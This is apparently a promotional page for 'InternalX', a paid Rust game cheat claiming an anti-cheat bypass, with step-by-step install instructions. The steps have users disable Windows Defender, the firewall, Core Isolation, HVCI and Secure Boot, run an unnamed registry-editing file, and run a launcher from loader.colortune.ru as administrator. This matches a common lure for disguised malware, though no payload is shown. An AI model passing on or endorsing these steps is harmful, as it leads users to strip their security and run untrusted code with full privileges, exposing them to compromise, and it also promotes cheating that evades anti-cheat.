InternalX



InternalX is a revolutionary internal cheat for Rust that operates at the game client level, offering unmatched stealth and control. Its unique DeepIntegrate system embeds directly into game processes, providing ESP with object and player filtering, smart aimbot with weapon ballistics adaptation, and complete Easy Anti-Cheat bypass. With InternalX, you don’t just play – you control every aspect of the game.
How to install
1. System Preparation (Especially for Windows 11)
You need to disable certain security features before installation.
Disable Windows Defender (Antivirus)
-
Temporarily disable Windows Defender (Antivirus) and Firewall.
-
Download and run this file: Link
-
Click "Yes" to confirm the changes to the registry.
-
Disable Core Isolation
-
Open Settings → Privacy & Security → Windows Security.
-
Navigate to "Device security" → "Core isolation".
-
Turn off this feature.
-
Restart your computer.
2. Launcher Installation
-
Download the launcher from the official website:
Link -
Extract the archive (if it is in ZIP or RAR format).
-
Right-click the launcher file and select "Run as administrator".
-
In the window that opens, enter your activation key and press Enter.
-
Upon successful activation, you will see the message:
[SUCCESS] CHEAT SUCCESS STARTED, START GAME
3. Game Launch and Cheat Activation
-
Launch the game only after seeing the success message in the launcher.
-
Wait for the game to fully load to the main menu.
-
Once you are in the menu, the cheat is automatically active.
-
Press the Insert (Ins) key to open the cheat settings menu.
-
You can now join any server. The cheat's functions are working.
4. Cheat Control
-
Insert (Ins) — open/close the cheat menu.
If your keyboard doesn't have an Insert key:
-
Press the Win + R keys.
-
Type
oskand press Enter. -
An on-screen keyboard will appear. Use the Insert key on it.
5. Troubleshooting Common Issues
Launcher doesn't start or closes immediately:
-
Make sure you completely disabled your antivirus (Windows Defender).
-
Re-download the launcher only from the official website:
loader.colortune.ru -
Always run the file as an administrator.
Cheat doesn't work, menu doesn't open:
-
Ensure you ran the launcher before starting the game and saw the
[SUCCESS]message. -
Try restarting the launcher and the game.
Error related to TPM, Secure Boot, or HVCI:
-
Carefully follow all steps in the "System Preparation" section for Windows 11.
-
If the error persists, you may need to disable Secure Boot and HVCI in your BIOS/UEFI settings.
Write a review